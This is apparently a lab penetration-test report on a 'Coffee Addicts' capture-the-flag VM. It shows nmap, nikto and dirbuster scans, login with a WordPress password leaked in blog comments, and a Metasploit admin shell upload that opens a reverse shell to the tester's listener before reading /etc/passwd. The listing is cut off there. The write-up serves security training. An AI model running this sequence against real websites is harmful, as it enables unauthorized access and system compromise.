

# A-S-A Security Consultants

## Vulnerability Assessment Report - Coffee Addicts

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### Executive Summary

A-S-A Security Consultants performed pro-bono work for Coffee Addicts(VM) in light of their recent website attack. With permission from Coffee Addicts, the scope of the work was as follows:

- Perform penetration testing in order to identify possible attack vector(s) conducted by Madbytes (attacker/hacker)
- Determine the impact of the security breach
- Corrective actions and remediation
- Recommendations for mitigating future security breaches

Efforts were placed on identification and exploitation of security weaknesses which enabled the remote attacker to gain unauthorized access. Our attacks were conducted with the level of access that a general internet user would have with the use of common open source exploitation tools. The assessment was conducted in accordance with the recommendations outlined in the NIST SP 800-115\* with all tests and actions being conducted under controlled conditions.

\*<http://csrc.nist.gov/publications/nistpubs/800-115/SP800-115.pdf>

### Summary of Results

Initial review of the Coffee Addicts website confirmed the owner's suspicion of a compromised site. The URL coffeeaddicts.thm, resulted in a changed homepage view than that of the owner's intent. The changed site reveals a message from the attacker that the website had been hacked along with a request for ransom. Looking through the site for possible clues on how the attacker gained access, we found text evidence of a possible compromised username and password. No links were found on the site for a possible reflective cross site scripting attack. After several password guesses with error messages, using the possibly identified username and password enabled us to login and gain access to the Wordpress administrative interface. This initial compromise is notably due to lack of user training or negligence.

Further investigation was performed by scanning to enumerate the web server with open source tools available on Kali Linux for any available services. These scans revealed open ports possibly used by the attacker to gain access. Outdated versions of the open port servers were also uncovered.

A targeted attack was then performed by utilizing the Metasploit framework. Based on information found in the enumeration, an exploit was found which proved effective in gaining a reverse shell to the server. Once access had been obtained we were able to search through the directories and found critical attacker information. The attacker had created a user for himself/herself to gain persistence into the system. Information found also enabled us to escalate privileges and log on as the attacker via ssh.

In remediating the attack, malicious and unauthorized users were removed and recommendations were made to fortify the website's security. These recommendations include updating service versions, user training, and more thorough filtering of incoming traffic and connections.

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
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### Attack Narrative

For the purposes of this assessment, Coffee Addicts provided minimal information outside of the organizational domain name: coffeeaddicts.thm. The intent was to closely simulate how the adversary was able to gain access and hijack the website. The website could not be accessed after the attack.

In an attempt to identify the potential attack vector, the detailed steps below were taken:

Web enumeration by running **nmap** scans for the target IP address. It was determined ssh port 22 and http port 80 are open. The services associated with these ports are specified below as well; OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 and Apache httpd 2.4.29, respectively.



```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)~[~]  
$ nmap -sV 192.168.56.107  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-07 01:34 EDT  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.56.107  
Host is up (0.0028s latency).  
Not shown: 998 closed tcp ports (conn-refused)  
PORT      STATE SERVICE VERSION  
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)  
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
```

Enumerate and scan with **nikto** to determine web-server vulnerabilities. Added IP address http://coffeeaddicts.thm to **/etc/hosts**. The nikto scan indicated that the version of Apache in use by coffeeaddicts.thm was outdated.

Note: The **/etc/hosts** file contains the Internet Protocol (IP) host names and addresses for the local host and other hosts in the Internet work. This file is used to resolve a name into an address (that is, to translate a host name into its internet address).

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```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nikto -host 192.168.56.107  
- Nikto v2.1.6  
  
+ Target IP: 192.168.56.107  
+ Target Hostname: 192.168.56.107  
+ Target Port: 80  
+ Start Time: 2022-04-07 01:42:39 (GMT-4)  
  
+ Server: Apache/2.4.29 (Ubuntu)  
+ The anti-clickjacking X-Frame-Options header is not present.  
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS  
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type  
+ No CGI Directories found (use '-C all' to force check all possible dirs)  
+ Apache/2.4.29 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.  
+ Allowed HTTP Methods: OPTIONS, HEAD, GET, POST  
+ OSVDB-3233: /icons/README: Apache default file found.  
+ 7915 requests: 0 error(s) and 6 item(s) reported on remote host  
+ End Time: 2022-04-07 01:43:36 (GMT-4) (57 seconds)  
  
+ 1 host(s) tested
```

```
← → ↺ 🏠 192.168.56.107 ☆ 📧 ☰  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB >>
```

ADD coffeeaddicts.thm to your /etc/hosts


```
(kali@kali)-[~]  
$ sudo nano /etc/hosts
```

```
(kali@kali)-[~]  
$ cat /etc/hosts  
127.0.0.1 localhost  
127.0.1.1 kali  
  
# The following lines are desirable for IPv6 capable hosts  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
192.168.56.107 coffeeaddicts.thm
```


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After the domain name had been resolved to the IP address, revisiting the web page revealed the hijack and ransom message by the attacker, Badbyte.



Utilized CyberChef to determine a Base64 encoded message on the hijacked site. Decrypted message did not appear substantive.



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## Vulnerability Assessment Report - Coffee Addicts

Enumerate directory and file server by running **dirbuster**. Host was found to be running WordPress content management system. Also determined WordPress login path.

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

Target URL (eg http://example.com:80/)  
**http://coffeeaddicts.thm:80/**

Work Method ☐ Use GET requests only ☒ Auto Switch (HEAD and GET)

Number Of Threads  10 Threads ☐ Go Faster

Select scanning type: ☒ List based brute force ☐ Pure Brute Force

File with list of dirs/files  
**/usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt**

Char set  Min length  Max Length

Select starting options: ☒ Standard start point ☐ URL Fuzz

☒ Brute Force Dirs ☒ Be Recursive Dir to start with

☒ Brute Force Files ☐ Use Blank Extension File extension

URL to fuzz - /test.html?url={dir}.asp

Please complete the test details

OWASP DirBuster 1.0-RC1 - Web Application Brute Forcing

File Options About Help

http://coffeeaddicts.thm:80/


Scan Information \ Results - List View: Dirs: 19 Files: 23 \ Results - Tree View \

Type	Found	Response	Size
Dir	/	200	1016
Dir	/wordpress/	200	272
File	/wordpress/wp-blog-header.php	200	147
File	/wordpress/wp-config.php	200	147
File	/wordpress/wp-cron.php	200	147
File	/wordpress/wp-links-opml.php	200	411
File	/wordpress/wp-load.php	200	147
File	/wordpress/wp-login.php	200	370
File	/wordpress/wp-signup.php	200	344
File	/wordpress/wp-trackback.php	200	312
Dir	/wordpress/wp-content/	200	147
Dir	/wordpress/wp-includes/	200	178
Dir	/wordpress/wp-includes/assets/	200	1233
File	/wordpress/wp-includes/assets/script-loader-packa...	200	147

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Scouring the Coffee Addicts site, we found the below key pieces of information that may have given the attacker insight for their attack vector.



gus i need you back

Uncategorized || April 16, 2021 • 12:17 am

Blog Opening!!

2 Comments

- ☐ Lucy Longmire says:  
April 16, 2021 at 12:19 am  
yo, is that your password??

Reply

- ☐ gus says:  
April 16, 2021 at 12:19 am  
Maybe...  
what could go wrong? uwur


Reply

**Leave a Reply**

Your email address will not be published. Required fields are marked \*

Comment

We used information found on the comments section and input **gus** as a username and input 'gus i need you back' as the password. We were not able to log in, but the error response provided confirmation of **gus** as a username.



← → ↺ 🏠 coffeeaddicts.thm/wordpress/wp-login.php 67% ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Oh! It's coffee time already?

Error: The password you entered for the username gus is incorrect. Lost your password?

Username or Email Address  
gus

Password



☐ Remember Me

Lost your password?  
← Go to Coffee Addicts

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
Retried username with password of '**gusineedyouback**', eliminating the spaces. This combination of username and password allowed for access as an administrator.





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Use of **Metasploit** framework as an exploitation tool. As we were able to gain admin rights for the website, a search for a possible exploit containing the words WordPress and admin yielded the below highlighted exploit: *exploit/unix/webapp/wp\_admin\_shell\_upload*

```
Interact with a module by name or index. For example info 18, use 18 or use exploit/unix/webapp/wp_wysija_newsletters_upload
msf6 > search WordPress admin

Matching Modules
=====
#  Name
-  -
0  exploit/osx/local/rootpipe_entitlements
1  exploit/osx/local/rootpipe
2  exploit/unix/webapp/wp_admin_shell_upload
3  auxiliary/admin/http/wp_google_maps_sql_injection
4  exploit/unix/webapp/wp_infinite_auth_bypass
5  exploit/unix/webapp/wp_platform_exec
6  auxiliary/admin/http/wp_automatic_plugin_privilege_escalation

Disclosure Date  Rank  Check  Description
-----
0  2015-07-01    great  Yes    Apple OS X Entitlements Rootpipe Privilege Escalation
1  2015-04-09    great  Yes    Apple OS X Rootpipe Privilege Escalation
2  2015-02-21    excellent  Yes    WordPress Admin Shell Upload
3  2019-04-02    normal  Yes    WordPress Google Maps Plugin SQL Injection
4  2020-01-14    manual  Yes    WordPress Infinite WP Client Authentication Bypass
5  2015-01-21    excellent  No    WordPress Platform Theme File Upload Vulnerability
6  2021-09-06    normal  Yes    WordPress Plugin Authentication Bypass
```

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```
msf6 > use 2
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

Several test payloads and executions yielded no results. However the below payload was found to be successful in gaining a reverse shell.

```
kali@kali: ~
File Actions Edit View Help
2 payload/generic/shell_reverse_tcp normal No Generic Command Shell, Reverse TCP Inline
3 payload/generic/ssh/interact normal No Interact with Established SSH Connection
4 payload/multi/meterpreter/reverse_http normal No Architecture-Independent Meterpreter Stage, Reverse
HTTP Stager (Multiple Architectures)
5 payload/multi/meterpreter/reverse_https normal No Architecture-Independent Meterpreter Stage, Reverse
HTTPS Stager (Multiple Architectures)
6 payload/php/bind_perl normal No PHP Command Shell, Bind TCP (via Perl)
7 payload/php/bind_perl_ipv6 normal No PHP Command Shell, Bind TCP (via perl) IPv6
8 payload/php/bind_php normal No PHP Command Shell, Bind TCP (via PHP)
9 payload/php/bind_php_ipv6 normal No PHP Command Shell, Bind TCP (via php) IPv6
10 payload/php/download_exec normal No PHP Executable Download and Execute
11 payload/php/exec normal No PHP Execute Command
12 payload/php/meterpreter/bind_tcp normal No PHP Meterpreter, Bind TCP Stager
13 payload/php/meterpreter/bind_tcp_ipv6 normal No PHP Meterpreter, Bind TCP Stager IPv6
14 payload/php/meterpreter/bind_tcp_ipv6_uuid normal No PHP Meterpreter, Bind TCP Stager IPv6 with UUID Sup
port
15 payload/php/meterpreter/bind_tcp_uuid normal No PHP Meterpreter, Bind TCP Stager with UUID Support
16 payload/php/meterpreter/reverse_tcp normal No PHP Meterpreter, PHP Reverse TCP Stager
17 payload/php/meterpreter/reverse_tcp_uuid normal No PHP Meterpreter, PHP Reverse TCP Stager
18 payload/php/meterpreter/reverse_tcp normal No PHP Meterpreter, Reverse TCP Inline
19 payload/php/reverse_perl normal No PHP Command, Double Reverse TCP Connection (via Per
l)
20 payload/php/reverse_php normal No PHP Command Shell, Reverse TCP (via PHP)

msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload 2
payload => generic/shell_reverse_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) >
```

Payload configuration specifies the target (rhost) from which we want to get a reverse shell.

```
kali@kali: ~
File Actions Edit View Help
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):

  Name      Current Setting  Required  Description
  ---      -
  PASSWORD  gusineedyouback yes       The WordPress password to authenticate with
  Proxies    no              no       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.56.107 yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
  RPORT      80              yes       The target port (TCP)
  SSL        false           no       Negotiate SSL/TLS for outgoing connections
  TARGETURI  /wordpress      yes       The base path to the wordpress application
  USERNAME   gus             yes       The WordPress username to authenticate with
  VHOST      coffeeaddicts.thm no        HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST      192.168.56.102 yes       The listen address (an interface may be specified)
  LPORT      4444            yes       The listen port

Exploit target:
```

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Chosen exploit and payload was successful.

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Started reverse TCP handler on 192.168.56.102:80
[*] Authenticating with WordPress using gus:gusineedyouback ...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /wordpress/wp-content/plugins/HvEUdYjYYK/kmdaKEdwvT.php ...
[+] Deleted kmdaKEdwvT.php
[+] Deleted HvEUdYjYYK.php
[+] Deleted ../HvEUdYjYYK
[*] Command shell session 1 opened (192.168.56.102:80 → 192.168.56.107:40132 ) at 2022-04-07 23:44:28 -0400

whoami
www-data
```

Once connection to the host had been established, we viewed a list of every registered user that had access to the system by looking at the /etc/passwd file. Compromised user **gus** was found along with the attacker **badbyte**.

```
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash | April 16, 2021 + 12:17 am
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
